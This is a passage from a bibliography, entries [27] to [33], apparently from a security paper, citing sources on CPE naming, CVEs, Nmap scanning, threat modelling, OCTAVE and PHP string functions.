[27] B.A.W. S. Cheikes, "https://www.nist.gov/," 2011. [Online]. Available: https://csrc.nist.rip/library/alt-IR7695-CPE-Naming.pdf. [Accessed June 2019].

[28] A.Richter,"whitesourcesoftware.com,"7 January 2019. [Online]. Available: https://resources.whitesourcesoftware.com/blog-whitesource/what-is-cve-vulnerability. [Accessed July 2019].

[29] G. ". Lyon, NMAP NETWORK SCANNING, 1 ed., Online: Nmap Project, 2009.

[30] TOKYONEON, "https://null-byte.wonderhowto.com," 2018. [Online]. Available: https://null-byte.wonderhowto.com/how-to/easily-detect-cves-with-nmap-scripts-0181925/. [Accessed 19 08 2019].

[31] https://threatmodeler.com,"https://threatmodeler.com,"2016.[Online].Available: https://threatmodeler.com/evolution-of-threat-modeling/. [Accessed August 2019].

[32] A. D. S. W. Christopher Alberts, "Introduction to the OCTAVE approach," 2003.

[33] T.P. Group, "https://www.php.net," [Online]. Available: https://www.php.net/str_replace. [Accessed 2019].